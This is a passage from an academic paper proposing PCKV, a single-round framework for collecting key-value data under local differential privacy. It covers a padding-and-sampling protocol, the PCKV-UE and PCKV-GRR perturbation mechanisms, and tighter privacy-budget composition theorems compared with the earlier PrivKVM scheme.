Recently, Ye et al. [25] are the first to propose PrivKVM to estimate the frequency and mean of key-value data. Because of key-value correlation, they adopt an interactive protocol with multiple rounds used to iteratively improve the estimation of a key's mean value. The mean estimation in PrivKVM is shown to be unbiased when the number of iterations is large enough. However, it has three major limitations. First, multiple rounds will enlarge the variance of mean estimation (as the privacy budget is split in each iteration) and reduce the practicality (since users need to be online). Second, they use a sampling protocol that samples an index from the domain of all keys to address the first challenge, which does not work well for a large key domain (explained in Sec. 4.2). Third, although their mechanism considers the correlation between key and value, it does not lead to an improved budget composition for LDP (discussed in Sec. 5.2).

In this paper, we propose a novel framework for Locally Differentially Private Correlated Key-Value (PCKV) data collection with a better utility-privacy tradeoff. It enhances PrivKVM in four aspects, where the first three address the limitations of PrivKVM, and the last one further improves the utility based on optimized budget allocation.

First, we propose an improved mean estimator which only needs a single-round. We divide the calibrated sum of values of a certain key by the calibrated frequency of that key (whose expectation is the true frequency of keys), unlike PrivKVM which uses uncalibrated versions of both (value sum and frequency) that is skewed by inputs from the fake keys and their values. To fill the values of fake keys, we only need to randomly generate values with zero mean (which do not change the expectation of estimated value sum), eliminating the need to iteratively estimate the mean for fake value generation. Although the division of two unbiased estimators is not unbiased in general, we show that it is a consistent estimator (i.e., the bias converges to 0 when the number of users increases). We also propose an improved estimator to correct the outliers when estimation error is large under a small ε.

Second, we adapt an advanced sampling protocol called Padding-and-Sampling [23] (originally used in itemset data) to sample one key-value pair from the local pairs that are possessed by the user to make sure most of sampled data are useful. Such an advanced sampling protocol can enhance utility, especially for a large domain size.

Third, as a byproduct of uniformly random fake value generation (when a non-possessed key is reported as possessed), we show that the proposed correlated perturbation strategy consumes less privacy budget overall than the budget summation of key and value perturbations, by deriving a tighter bound of the composed privacy budget (Theorem 2 and Theorem 3). It can provide a better utility-privacy tradeoff than using the basic sequential composition of LDP which assumes independent mechanisms. Note that PrivKVM directly uses sequential composition for privacy analysis.

Fourth, since the Mean Square Error (MSE) of frequency and mean estimations in our scheme can be theoretically analyzed (in Theorem 4) with respect to the two privacy budgets of key and value perturbations, it is possible to find the optimized budget allocation with minimum MSE under a given privacy constraint (budget). However, the MSEs depend on the true frequency and value mean that are unknown in practice. Thus, we derive near-optimal privacy budget allocation and perturbation parameters in closed-form (Lemma 2 and Lemma 3) by minimizing an approximate upper bound of the MSE. Our near-optimal allocation is shown (in both theoretical and empirical) to outperform the naive budget allocation with an equal split.

Main contributions are summarized as follows:

(1) We propose the PCKV framework with two mechanisms PCKV-UE and PCKV-GRR under two baseline perturbation protocols: Unary Encoding (UE) and Generalized Randomized Response (GRR). Our scheme is non-interactive (compared with PrivKVM) as the mean of values is estimated in one round. We theoretically analyze the expectation and MSE and show its asymptotic unbiasedness.

(2) We adapt the Padding-and-Sampling protocol [23] for key-value data, which handles large domain better than the sampling protocol used in PrivKVM.

(3) We show the budget composition of our correlated perturbation mechanism, which has a tighter bound than using the sequential composition of LDP.

(4) We propose a near-optimal budget allocation approach with closed-form solutions for PCKV-UE and PCKV-GRR under the tight budget composition. The utility-privacy tradeoff of our scheme is improved by both the tight budget composition and the optimized budget allocation.

(5) We evaluate our scheme using both synthetic and real-world datasets, which is shown to have higher utility (i.e., less MSE) than existing schemes. Results also validate the correctness of our theoretical analysis and the improvements of the tight budget composition and optimized budget allocation.

2 Related Work

The main task of local differential privacy techniques is to analyze some statistic information from the data that has been perturbed by users. Erlingsson et al. [14] developed RAPPOR satisfying LDP for Chrome to collect URL click counts. It is based on the ideas of Randomized Response [24], which is a technique for collecting statistics on sensitive queries when a respondent wants to retain confidentiality. In the basic RAPPOR, they adopt unary encoding to obtain better performance of frequency estimation. Wang et al. [22] optimized the parameters of basic RAPPOR by minimizing the variance of frequency estimation. There are a lot of works that focus on complex data types and complex analysis tasks under LDP. Bassily and Smith [6] proposed an asymptotically optimal solution for building succinct histograms over a large categorical domain under LDP. Qin et al. [17] proposed a two-phase work named LDPMiner to achieve the heavy hitter estimation (items that are frequently possessed by users) over the set-valued data with LDP, where each user can have any subset of an item domain with different length. Based on the work of LDPMiner, Wang et al. [23] studied the same problem and proposed a more efficient framework to estimate not only the frequent items but also the frequent itemsets.

To the best of our knowledge, there are only two works on key-value data collection under LDP. Ye et al. [25] are the first to propose PrivKV, PrivKVM, and PrivKVM$^+$, where PrivKVM iteratively estimates the mean to guarantee the unbiasedness. PrivKV can be regarded as PrivKVM with only one iteration. The advanced version PrivKVM$^+$ selects a proper number of iterations to balance the unbiasedness and communication cost. Sun et al. [20] proposed another estimator for frequency and mean under the framework of PrivKV and several mechanisms to accomplish the same task. They also introduced conditional analysis (or the marginal statistics) of key-value data for other complex analysis tasks in machine learning. However, both of them use the naive sampling protocol and neither of them analyzes the tighter budget composition caused by the correlation between perturbations nor considers the optimized budget allocation.

3 Preliminaries

3.1 Local Differential Privacy

In the centralized setting of differential privacy, the data aggregator (server) is assumed to be trusted who possesses all users' data and perturbs the query answers. However, this assumption does not always hold in practice and may not be convincing enough to the users. In the local setting, each user perturbs her input x using a mechanism $\mathcal{M}$ and uploads $y = \mathcal{M}(x)$ to the server for data analysis, where the server can be untrusted because only the user possesses the raw data of herself; thus the server has no direct access to the raw data.

Definition 1 (Local Differential Privacy (LDP) [10]). *For a given $\varepsilon \in \mathbb{R}^+$, a randomized mechanism $\mathcal{M}$ satisfies ε-LDP if and only if for any pair of inputs x, x', and any output y, the probability ratio of outputting the same y should be bounded*

$$\frac{\Pr(\mathcal{M}(x) = y)}{\Pr(\mathcal{M}(x') = y)} \leqslant e^{\varepsilon} \tag{1}$$

Intuitively, given an output y of a mechanism, an adversary cannot infer with high confidence (controlled by ε) whether the input is x or x', which provides plausible deniability for individuals involved in the sensitive data. Here, ε is a parameter called *privacy budget* that controls the strength of privacy protection. A smaller ε indicates stronger privacy protection because the adversary has lower confidence when trying to distinguish any pair of inputs x, x'. A very good property of LDP is sequential composition, which guarantees the overall privacy for a sequence of mechanisms that satisfy LDP.

Theorem 1 (Sequential Composition of LDP [15]). *If a randomized mechanism $\mathcal{M}_i : \mathcal{D} \to \mathcal{R}_i$ satisfies ε_i-LDP for $i = 1, 2, \cdots, k$, then their sequential composition $\mathcal{M} : \mathcal{D} \to \mathcal{R}_1 \times \mathcal{R}_2 \times \cdots \times \mathcal{R}_k$ defined by $\mathcal{M} = (\mathcal{M}_1, \mathcal{M}_2, \cdots, \mathcal{M}_k)$ satisfies $(\sum_{i=1}^{k} \varepsilon_i)$-LDP.*

According to sequential composition, a given privacy budget for a computation task can be split into multiple portions, where each portion corresponds to the budget for a sub-task.

3.2 Mechanisms under LDP

Randomized Response. Randomized Response (RR) [24] is a technique developed for the interviewees in a survey to return a randomized answer to a sensitive question so that the interviewees can enjoy plausible deniability. Specifically, each interviewee gives a genuine answer with probability p or gives the opposite answer with probability $q = 1 - p$. In order to satisfy ε-LDP, the probability is selected as $p = \frac{e^{\varepsilon}}{e^{\varepsilon}+1}$. RR only works for binary data, but it can be extended to apply for the general category set $\{1, 2, \cdots, d\}$ by Generalized Randomized Response (GRR) or Unary Encoding (UE).

Generalized Randomized Response. The perturbation function in Generalized Randomized Response (GRR) [22] is

$$\Pr(\mathcal{M}(x) = y) = \begin{cases} p = \frac{e^{\varepsilon}}{e^{\varepsilon}+d-1}, & \text{if } y = x \\ q = \frac{1-p}{d-1}, & \text{if } y \neq x \end{cases}$$

where $x, y \in \{1, 2, \cdots, d\}$ and the values of p and q guarantee ε-LDP of the perturbation (because $\frac{p}{q} = e^{\varepsilon}$).

Unary Encoding. The Unary Encoding (UE) [22] converts an input $x = i$ into a bit vector $\mathbf{x} = [0, \cdots, 0, 1, 0, \cdots, 0]$ with length d, where only the i-th position is 1 and other positions are 0s. Then each user perturbs each bit of $\mathbf{x}$ independently with the following probabilities ($q \leqslant 0.5 \leqslant p$)

$$\Pr(\mathbf{y}[k] = 1) = \begin{cases} p, & \text{if } \mathbf{x}[k] = 1 \\ q, & \text{if } \mathbf{x}[k] = 0 \end{cases} \quad (\forall k = 1, 2, \cdots, d)$$

where $\mathbf{y}$ is the output vector with the same size as vector $\mathbf{x}$. It was shown in [22] that this mechanism satisfies LDP with $\varepsilon = \ln \frac{p(1-q)}{(1-p)q}$. The selection of p and q under a given privacy budget ε varies for different mechanisms. For example, the basic RAPPOR [14] assigns $p = \frac{e^{\varepsilon/2}}{e^{\varepsilon/2}+1}$ and $q = 1-p$, while the Optimized Unary Encoding (OUE) [22] assigns $p = \frac{1}{2}$ and $q = \frac{1}{e^{\varepsilon}+1}$, which is obtained by minimizing the approximate variance of frequency estimation.

Frequency Estimation for GRR, RAPPOR and OUE. After receiving the perturbed data from all users (with size n), the server can compute the observed proportion of users who possess the i-th item (or i-th bit), denoted by f_i. Since the perturbation is biased for different items (or bit-0 and bit-1), the server needs to estimate the observed frequency by an unbiased estimator $\hat{f}_i = \frac{f_i - q}{p-q}$, whose Mean Square Error (MSE) equals to its variance [22]

$$\mathrm{MSE}_{\hat{f}_i} = \mathrm{Var}[\hat{f}_i] = \frac{q(1-q)}{n(p-q)^2} + \frac{f_i^*(1-p-q)}{n(p-q)}$$

where f_i^* is the ground truth of the frequency for item i.

4 Key-Value Data Collection under LDP

4.1 Problem Statement

System Model. Our system model (shown in Figure 1) involves one data server and a set of users $\mathcal{U}$ with size $|\mathcal{U}| = n$. Each user possesses one or multiple key-value pairs $\langle k, v\rangle$, where $k \in \mathcal{K}$ (the domain of key) and $v \in \mathcal{V}$ (the domain of value). We assume the domain size of key is d, i.e., $\mathcal{K} = \{1, 2, \cdots, d\}$, and domain of value is $\mathcal{V} = [-1, 1]$ (any bounded value space can be linearly transformed into this domain). The set of key-value pairs possessed by a user is denoted as $\mathcal{S}$ (or $\mathcal{S}_u$ for a specific user $u \in \mathcal{U}$). After collecting the perturbed data from all users, the server needs to estimate the frequency (the proportion of users who possess a certain key) and the value mean (the averaged value of a certain key from the users who possess such key), i.e.,

$$f_k^* = \frac{\sum_{u\in\mathcal{U}} \mathbb{1}_{\mathcal{S}_u}(\langle k, \cdot\rangle)}{n}, \quad m_k^* = \frac{\sum_{u\in\mathcal{U}, \langle k,v\rangle\in\mathcal{S}_u} v}{n \cdot f_k^*}$$

where $\mathbb{1}_{\mathcal{S}_u}(\langle k, \cdot\rangle)$ is 1 when $\langle k, \cdot\rangle \in \mathcal{S}_u$ and is 0 otherwise.

Threat Model. We assume the server is untrusted and each user only trusts herself because the privacy leakage can be caused by either unauthorized data sharing or breach due to hacking activities. Therefore, the adversary is assumed to have access to the output data of all users and know the perturbation mechanism adopted by the users. Note that we assume all users are honest in following the perturbation mechanism, thus we do not consider the case that some users maliciously upload bad data to fool the server.

Objectives and Challenges. Our goal is to estimate frequency and mean with high accuracy (i.e., small Mean Square Error) under the required privacy constraint (i.e., satisfying ε-LDP). However, the task is not trivial for key-value data due to the following challenges: **(1)** Considering each user can possess multiple key-value pairs (the number of pairs can be different for users), if each user uploads multiple pairs, then each pair needs to consume budget, leading to a smaller budget and larger noise in each pair. On the other hand, if simply sampling an index j from the domain and uploading the key-value pair regarding the j-th key (which is used in PrivKVM [25]), we cannot make full use of the original pairs. Therefore, an elaborately designed sampling protocol is necessary in order to estimate the frequency and mean with high accuracy. **(2)** Due to the correlation between key and value in a key-value pair, the perturbation of key and value should be correlated. If a user reports a key that does not exist in her local data, she has to generate a fake value to guarantee the indistinguishability; however, how to generate the fake value without any prior knowledge and how to eliminate the influence of fake values on the mean estimation are challenging tasks. **(3)** Considering the key and value are perturbed in a correlated manner, the overall perturbation mechanism may not leak as much information as two independent perturbations do (by sequential composition). Therefore, precisely quantifying the actually consumed privacy budget can improve the privacy-utility tradeoff of the overall key-value perturbation.

4.2 PrivKVM

To the best of our knowledge, PrivKVM [25] is the only published work on key-value data collection in the LDP setting (note that another existing work [20] is a preprint). It utilizes one iteration for frequency estimation and multiple iterations to approximately approach the unbiased mean estimation. We briefly describe it as follows. Assume the total privacy budget is ε, and the number of iterations is c. In the *first iteration*, each user randomly samples an index j from the key domain $\mathcal{K}$ with uniform distribution (note that j does not contain any private information). If the user processes key $k = j$ with value v, then she perturbs the key-value pair $\langle 1, v\rangle$; if not, the user perturbs the key-value pair $\langle 0, \tilde{v}\rangle$, where $\tilde{v}$ is initialized as 0 in the first iteration. In both cases, the input is perturbed with key-budget $\frac{\varepsilon}{2}$ and value-budget $\frac{\varepsilon}{2c}$. Then, each user uploads the index j and one perturbed key-value pair $\langle 0, \cdot\rangle$ or $\langle 1, \cdot\rangle$ to the server and the server can compute the estimated frequency f_k and mean m_k ($k \in \mathcal{K}$) after collecting the perturbed data from all users, where the counts of output values will be corrected before estimation when outliers occur. In the *remaining iterations*, each user perturbs her data with a similar way but $\tilde{v} = m_k$ (the estimated mean of the previous round) and the budget for key perturbation is 0. Then, the server updates the mean m_k in the current iteration. By multiple rounds of interaction between users and the server, the mean estimation is approximately unbiased, and the sequential composition guarantees LDP with privacy budget $\frac{\varepsilon}{2} + \frac{\varepsilon}{2c} \cdot c = \varepsilon$.




Figure 2: The overview of our PCKV framework.

There are three limitations of PrivKVM.

(1) To achieve approximate unbiasedness, PrivKVM needs to run multiple rounds. This requires all users online during all rounds, which is impractical in many application scenarios. Also, the multiple iterations only guarantee the convergence of expectation of mean estimation (i.e., the bias theoretically approaches zero when $c \to \infty$), but the variance of mean estimation will be very large for a large c because the budget $\frac{\varepsilon}{2c}$ (for value perturbation in each round) is very small. Note that the estimation error depends on both bias and variance.

(2) The sampling protocol in PrivKVM may not work well for a large domain. When the domain size $d = |\mathcal{K}|$ is very large (such as millions) and each user only has a relatively small number of key-value pairs (such as less than 10), uniformly sampling an index from the large key domain $\mathcal{K}$ makes users rarely upload the information of the keys that they possess, resulting in a large variance of frequency and mean estimations. Also, when the number of users n is not very large compared with domain size (such as $n < 2d$), some keys may not be sampled, then the mean estimation does not work for such keys because of no samples.

(3) Although PrivKVM considers the correlation between key and value, it does not lead to an improved budget composition for LDP, which will be discussed in Sec. 5.2.

5 Proposed Framework and Mechanisms

The overview of our PCKV framework is shown in Figure 2, where two specific mechanisms are included. The first one is PCKV-UE, which outputs a bit vector, and the second one is PCKV-GRR, which outputs a key-value pair. Note that the two mechanisms have similar ideas but steps ①③④ are slightly different. In step ①, the system sets up some environment parameters (such as the total budget ε and domain size d), which can be used to allocate the privacy budget for key and value perturbations and compute the perturbation probabilities in mechanisms, where the optimized privacy budget allocation is discussed in Sec. 5.4. In step ② and step ③, each user samples one key-value pair from her local data and privately perturbs it, where the sampling protocol is discussed in Sec. 5.1 and the perturbation mechanisms (PCKV-UE and PCKV-GRR) are proposed in Sec. 5.2. The perturbation of value depends on the perturbation of key, which is utilized to improve the privacy budget composition. In step ④ and step ⑤, the server aggregates the perturbed data from all users and estimates the frequency and mean, shown in Sec. 5.3.

Algorithm 1 Padding-and-Sampling for Key-Value Data

Input: The set of key-value pairs $\mathcal{S}$, padding length ℓ
Output: Sampled key-value pair $\langle k, v\rangle$, where $k \in \mathcal{K}'$ and $v \in \{1, -1\}$.

1: Randomly draw $B \sim$ Bernoulli(η), where $\eta = \frac{|\mathcal{S}|}{\max\{|\mathcal{S}|,\ell\}}$.
2: **if** $B = 1$ **then**
3: Randomly sample one key-value pair $\langle k, v^*\rangle$ from $\mathcal{S}$ with discrete uniform distribution. `//sample a non-dummy key-value pair`
4: **else**
5: Set $v^* = 0$ and randomly draw k from $\{d+1, \cdots, d'\}$ with discrete uniform distribution. `//sample a dummy key-value pair`
6: **end if**
7: Discretize the value: $v \leftarrow 1$ w.p. $\frac{1+v^*}{2}$ or $v \leftarrow -1$ w.p. $\frac{1-v^*}{2}$
8: Return $x = \langle k, v\rangle$.

5.1 Sampling Protocol

This subsection corresponds to step ② in Figure 2. Considering each user may possess multiple key-value pairs, if the user perturbs and uploads all pairs, then each pair would consume the budget and the noise added in each pair becomes too large. Therefore, a promising solution is to upload the perturbed data of one pair (by sampling) to the server, which can avoid budget splitting. As analyzed in Sec. 4.2, the sampling protocol used in PrivKVM does not work well for a large domain. In this paper, we use an advanced protocol called Padding-and-Sampling [23] to improve the performance.

The Padding-and-Sampling protocol [23] is originally used for itemset data, where each user samples one item from possessed items rather than sampling an index from the domain of all items. To make the sampling rate the same for all users, each user first pads her items into a uniform length ℓ by some dummy items from a domain of size ℓ. Although there may still exist unsampled items, this case occurs only for infrequent items, thus the useful information of frequent items still can be reported with high probability.

Our Sampling Protocol. The original Padding-and-Sampling protocol is designed for itemset data and does not work for key-value data. Thus, we modify it to handle the key-value data, shown in Algorithm 1, where $d' = d + \ell$, $\mathcal{K}' = \{1, 2, \cdots, d'\}$, and parameter $\eta = \frac{|\mathcal{S}|}{\max\{|\mathcal{S}|,\ell\}}$ represents the probability of sampling the non-dummy key-value pairs. The main differences are two-fold. First, we sample one key-value pair instead of one item, and if a dummy key is sampled, we assign a fake value $v^* = 0$. Second, after sampling, the value is discretized into 1 or -1 for the value perturbation to implement randomized response based mechanism, where the discretization in Line-7 guarantees the unbiasedness because $\mathbb{E}[v] = \frac{1+v^*}{2} - \frac{1-v^*}{2} = v^*$.

By using Algorithm 1, the large domain size does not affect the probability of sampling a possessed key because it samples from key-value pairs possessed by users. Also, even when the user size is less than the domain size, the frequent keys still have larger probabilities to be sampled by users while only the infrequent keys may not be sampled. Therefore, the two problems of naive sampling protocol in PrivKVM (discussed in Sec 4.2) can be solved by our advanced one.




Figure 3: Perturbation of k-th element ($\forall k \in \mathcal{K}'$) in PCKV-UE.

For the selection of ℓ, a smaller ℓ will underestimate the frequency thus lead to a large bias, while a larger one will enlarge the variance [23]. Thus, it should balance the tradeoff between bias and variance. A baseline strategy of selecting a good ℓ was proposed in [23] for itemset data. They set ℓ as the 90th percentile of the length of inputs, where the length distribution is privately estimated from a subset of users. Note that the users are partitioned into multiple groups, where each group participates in only one task (the pre-task to estimate length distribution or the main task to estimate frequency); thus ε-LDP in each group guarantees ε-LDP for the whole group of users. However, how to select an optimal partition ratio for length distribution estimation (more users in this task can provide more accurate length estimation but leads to fewer users for the main task which impacts frequency and mean estimation) and how to select an optimal percentile (a larger percentile leads to less bias but more variance) are non-trivial tasks. Therefore, in this paper, we select some reasonable ℓ for different datasets in experiments for comparing with PrivKVM (which uses naive sampling protocol) and leave the strategies of finding the optimized partition ratio and percentile for estimating ℓ as future work.

5.2 Perturbation Mechanisms

This subsection corresponds to step ③ in Figure 2. By Algorithm 1, each user samples one key-value pair $x = \langle k, v \rangle$ as the input of perturbation, where the domain is $k \in \mathcal{K}', v \in \{1, -1\}$. If a non-possessed key is reported as possessed (in PCKV-UE), we need to generate fake value. If the original key is perturbed into another one (in PCKV-GRR), the original value is useless for the mean estimation since the original key is not reported to the server. In both cases, we can generate value with discrete uniform distribution to avoid influence of values of different keys. We will show that such a strategy can provide a tighter composition (in Theorem 2 and Theorem 3), which is reflected as a smaller total budget of the composed perturbation than sequential composition. By combining the above idea with sampling protocol for key-value data (Algorithm 1) and two basic LDP mechanisms (UE and GRR) in Sec. 3.2, we obtain two mechanisms under the PCKV framework: PCKV-UE and PCKV-GRR.

PCKV-UE Mechanism. In Unary Encoding (UE), the original input is encoded as a bit vector, where only the input-corresponding bit is 1 and other bits are 0s, then each bit flips

Algorithm 2 PCKV-UE

Input: The set of key-value pairs $\mathcal{S}$, perturbation probabilities a, b and p, where $a, p \in [\frac{1}{2}, 1)$ and $b \in (0, \frac{1}{2}]$.

Output: Vector $\mathbf{y} \in \{1, -1, 0\}^{d'}$, where $d' = d + \ell$.

1: Sample one key-value pair $x = \langle k, v \rangle$ from $\mathcal{S}$ by Algorithm 1.

2: Independently perturb the k-th element and other elements ($\forall i \in \mathcal{K}' \backslash k$)

$$\mathbf{y}[k] = \begin{cases} v, & \text{w.p.} \quad a \cdot p \\ -v, & \text{w.p.} \quad a \cdot (1-p) \\ 0, & \text{w.p.} \quad 1-a \end{cases}, \qquad \mathbf{y}[i] = \begin{cases} 1, & \text{w.p.} \quad b/2 \\ -1, & \text{w.p.} \quad b/2 \\ 0, & \text{w.p.} \quad 1-b \end{cases}$$

3: Return vector $\mathbf{y}$.

with specified probabilities to generate the output vector. For key-value data, denote the element in k-th position (regarding the key k) as $\langle i, v \rangle$ with domain $\{\langle 1,1\rangle, \langle 1,-1\rangle, \langle 0,0\rangle\}$, i.e., the sampled pair $x = \langle k, v \rangle$ is encoded as a vector $\mathbf{x}$, where only the k-th element is $\langle 1, \pm 1 \rangle$ and others are $\langle 0, 0 \rangle$. Then, the perturbation of key $i \to i'$ in each element can be implemented by $1 \to 1$ w.p. a or $0 \to 1$ w.p. b (where $b \leqslant 0.5 \leqslant a$). For value perturbation $v \to v'$, we discuss three cases:

Case 1. If $1 \to 1$, then the value is maintained ($v' = v$) with probability p or flipped ($v' = -v$) with probability $1 - p$.

Case 2. If $1 \to 0$ or $0 \to 0$, then the output value can be set to $v' = 0$ because the key k is reported as not possessed.

Case 3. If $0 \to 1$, then the fake value $v' = 1$ or $v' = -1$ are assigned with probability 0.5 respectively.

The discretization and perturbation of PCKV-UE are shown in Figure 3. For brevity, we use three states $\{1, -1, 0\}$ to represent the key-value pairs $\{\langle 1,1\rangle, \langle 1,-1\rangle, \langle 0,0\rangle\}$ in each position of output vector $\mathbf{y}$. If the sampled pair is $x = \langle k, 1 \rangle$, then only the k-th element of the encoded vector $\mathbf{x}$ is 1 (other elements are 0s), and the probability of $\mathbf{y}[k] = 1$ is

$$\Pr(\mathbf{y}[k] = 1 | x = \langle k, 1 \rangle) = \Pr(\mathbf{y}[k] = 1 | \mathbf{x}[k] = 1) = ap$$

Similarly, we can compute the perturbation probabilities of other elements in all possible cases, shown in Algorithm 2.

Privacy Analysis of PCKV-UE. In PCKV-UE, the key is perturbed by Unary Encoding (UE) with budget $\varepsilon_1 = \ln \frac{a(1-b)}{b(1-a)}$ (refer to Sec. 3.2), and the value is perturbed by Randomized Response (because the discretized value is 1 or -1) with budget $\varepsilon_2 = \ln \frac{p}{1-p}$ (then $p = \frac{e^{\varepsilon_2}}{e^{\varepsilon_2}+1}$). Also, the key and value are perturbed in a correlated manner. That is, the value perturbation mechanism depends on both the input key and perturbed key of a user. Intuitively, *correlated perturbation may leak less information than independent perturbation*, i.e., the total privacy budget ε can be less than the summation $\varepsilon_1 + \varepsilon_2$. The following theorem shows the tight budget composition of our PCKV-UE mechanism.

Theorem 2 (Budget Composition of PCKV-UE). *Assume the privacy budgets for key and value perturbations in PCKV-UE (Algorithm 2) are ε_1 and ε_2 respectively, i.e., the perturbation probabilities a, b, p satisfies*

$$\frac{a(1-b)}{b(1-a)} = e^{\varepsilon_1}, \quad p = \frac{e^{\varepsilon_2}}{e^{\varepsilon_2}+1} \tag{2}$$

then PCKV-UE satisfies LDP with privacy budget

$$\varepsilon = \max\left\{\varepsilon_2,\ \varepsilon_1 + \ln[2/(1+e^{-\varepsilon_2})]\right\} \tag{3}$$

where $\varepsilon \leqslant (\varepsilon_1 + \varepsilon_2)$ *because of* $\varepsilon_1 \geqslant 0$ *and* $\frac{2}{1+e^{-\varepsilon_2}} \leqslant e^{\varepsilon_2}$.

Proof. See Appendix A. □

Interpretation of Theorem 2. For two different key-value pairs $\langle k_1, v_1\rangle$ and $\langle k_2, v_2\rangle$, where $v_1, v_2 \in \{1, -1\}$, the probability ratio of reporting the same output vector $\mathbf{y}$ should be bounded to guarantee LDP. If $k_1 = k_2 = k$, then the probability ratio only depends on the perturbation of the k-th elements v_1 and v_2 (because other elements are the same, then the corresponding probabilities are canceled out in the ratio), thus the upper bound of the probability ratio is $\frac{ap}{a(1-p)} = e^{\varepsilon_2}$. If $k_1 \neq k_2$, the ratio depends on both k_1-th and k_2-th elements, thus the upper bound is $\frac{ap}{b/2} \cdot \frac{1-b}{1-a} = \frac{2e^{\varepsilon_1+\varepsilon_2}}{e^{\varepsilon_2}+1} = e^{\varepsilon_1 + \ln[2/(1+e^{-\varepsilon_2})]}$ (in the case of $\mathbf{y}[k_1] = v_1, \mathbf{y}[k_2] = 0$ or $\mathbf{y}[k_1] = 0, \mathbf{y}[k_2] = v_2$). Finally, the total privacy budget is the log of the maximum value of the upper bounds in the two cases.

Using Theorem 2 to Allocate Budget. Due to the nonlinear relationship among ε, ε_1, and ε_2 in Theorem 2, the budget allocation of PCKV-UE is not direct as $\varepsilon_2 = \varepsilon - \varepsilon_1$. We discuss the budget allocation in PCKV-UE as follows. Assume $\varepsilon > 0$ is a given total privacy budget for composed key-value perturbation. According to (3), both ε_1 and ε_2 are less or equal to ε. If $\varepsilon_1 = \varepsilon$, we have $\varepsilon_2 = 0$. If $\varepsilon_2 = \varepsilon$, we have $\varepsilon_1 \leqslant \varepsilon - \ln[2/(1+e^{-\varepsilon})] = \ln[(e^{\varepsilon}+1)/2]$. Therefore, ε_1 and ε_2 can be allocated by (with respect to a variable θ)

$$\varepsilon_1 = \ln\theta, \quad \varepsilon_2 = \ln\frac{1}{2\theta e^{-\varepsilon} - 1}, \quad \text{for } \frac{e^{\varepsilon}+1}{2} \leqslant \theta < e^{\varepsilon} \tag{4}$$

where ε_1 reaches its maximum value when given ε and ε_2. The optimized budget allocation, i.e., finding the optimal θ in (4), will be discussed in Sec. 5.4.

No Tight Budget Composition for PrivKVM. One may ask if PrivKVM can also be tightly composed like PCKV-UE. Indeed, when the key is perturbed from $0 \to 0$ or $1 \to 0$ (corresponding to our Case 2) the reported value must be 0. However, for the case of $0 \to 1$ (corresponding to our Case 3), the value is perturbed from the estimated mean (discretized as 1 or -1) of the previous iteration with budget $\frac{\varepsilon}{2c}$. Therefore, when the output is $\langle 1, \cdot\rangle$ (for all rounds), the consumed budget of composed perturbation is $\frac{\varepsilon}{2} + c \cdot \frac{\varepsilon}{2c} = \varepsilon$, which means no tighter composition for PrivKVM.

PCKV-GRR Mechanism. In GRR, the input is perturbed into another item with specified probabilities, where the input and output have the same domain. In PCKV-GRR, the key is perturbed by GRR with privacy budget ε_1, i.e., $k \to k$ with probability $a = \frac{e^{\varepsilon_1}}{e^{\varepsilon_1}+d'-1}$ and $k \to i$ $(i \neq k)$ with probability $b = \frac{1-a}{d'-1}$. The value is perturbed by two cases: if $k \to i$ $(i \neq k)$, it is perturbed with privacy budget ε_2; if $k \neq k'$, it is randomly picked from $\{1, -1\}$ with probability 0.5 respectively (similar ideas as in PCKV-UE). The implementation of PCKV-GRR is shown in Algorithm 3.

Algorithm 3 PCKV-GRR

Input: The set of key-value pairs $\mathcal{S}$, perturbation probabilities $a, p \in [\frac{1}{2}, 1)$.
Output: one key-value pair $y' = \langle k', v'\rangle$, where $k' \in \mathcal{K}'$ and $v' \in \{1, -1\}$.
1: Sample one key-value pair $\langle k, v\rangle$ from $\mathcal{S}$ by Algorithm 1.
2: Perturb $\langle k, v\rangle$ into $\langle k', v'\rangle$ (probability $b = \frac{1-a}{d'-1}$)

$$\langle k', v'\rangle = \begin{cases} \langle k, v\rangle, & \text{w.p. } a \cdot p \\ \langle k, -v\rangle, & \text{w.p. } a \cdot (1-p) \\ \langle i, 1\rangle \quad (i \in \mathcal{K}' \backslash k), & \text{w.p. } b \cdot 0.5 \\ \langle i, -1\rangle \quad (i \in \mathcal{K}' \backslash k), & \text{w.p. } b \cdot 0.5 \end{cases}$$

3: Return $y' = \langle k', v'\rangle$.

Privacy Analysis of PCKV-GRR. Similar to PCKV-UE, the mechanism PCKV-GRR also consumes less privacy budget than $\varepsilon_1 + \varepsilon_2$. Besides the tight composition obtained from the correlated perturbation, *PCKV-GRR would get additional privacy amplification benefit from Padding-and-Sampling*, though our sampling protocol is originally used to avoid privacy budget splitting (refer to Sec. 5.1).

Theorem 3 (Budget Composition of PCKV-GRR). *Assume the privacy budgets for key and value perturbation of PCKV-GRR (Algorithm 3) are* ε_1 *and* ε_2 *respectively, i.e., the perturbation probabilities* a, b *and* p *are*

$$a = \frac{e^{\varepsilon_1}}{e^{\varepsilon_1}+d'-1}, \quad b = \frac{1}{e^{\varepsilon_1}+d'-1}, \quad p = \frac{e^{\varepsilon_2}}{e^{\varepsilon_2}+1} \tag{5}$$

then PCKV-GRR satisfies LDP with privacy budget

$$\varepsilon = \ln\left(\frac{e^{\varepsilon_1+\varepsilon_2} + \lambda}{\min\{e^{\varepsilon_1}, (e^{\varepsilon_2}+1)/2\} + \lambda}\right) \tag{6}$$

where $\lambda = (\ell - 1)(e^{\varepsilon_2}+1)/2$.

Proof. See Appendix B. □

